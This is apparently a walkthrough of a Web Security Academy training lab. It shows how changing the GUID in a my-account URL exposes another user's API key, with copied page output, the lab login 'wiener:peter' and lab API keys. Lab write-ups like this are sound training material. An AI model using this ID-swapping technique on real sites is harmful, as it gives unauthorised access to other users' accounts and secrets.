# Lab: User ID controlled by request parameter, with unpredictable user IDs

This lab has a horizontal privilege escalation vulnerability on the user account page, but identifies users with GUIDs.

To solve the lab, find the GUID for `carlos`, then submit his API key as the solution.

You can log in to your own account using the following credentials: `wiener:peter`

In the Homepage we found a blog created by the user carlos and after clicking the blog we obtained the carlos user ID,

https://0a2c005c03c31bff803f3a7d00dd0019.web-security-academy.net/my-account?id=7e419759-ae32-43a4-8240-9802f821aba4

Web Security Academy

User ID controlled by request parameter, with unpredictable user IDs

Submit solution   Back to lab description »

LAB   Not solved

Home | My account | Log out

My Account

Your username is: wiener

Your API Key is: 9gGCiDI1x2pDLuD1iBqLbQgoRPpqM2W2

Email

Update email

In the URL We can replace the ID to Carlos ID and can obtain the API Key.

https://0a2c005c03c31bff803f3a7d00dd0019.web-security-academy.net/my-account?id=4928b5e6-02c2-4ce1-b44e-623439aebd6c

Web Security Academy

User ID controlled by request parameter, with unpredictable user IDs

Submit solution   Back to lab description »

LAB   Not solved

Home | My account | Log out

My Account

Your username is: carlos

Your API Key is: kf1oMztlfhkVuBf6CQ1mnpRQwGthJHzD

Email

Update email

Web Security Academy

User ID controlled by request parameter, with unpredictable user IDs

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LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning »

Home | My account | Log out

My Account

Your username is: carlos

Your API Key is: kf1oMztlfhkVuBf6CQ1mnpRQwGthJHzD

Email

Update email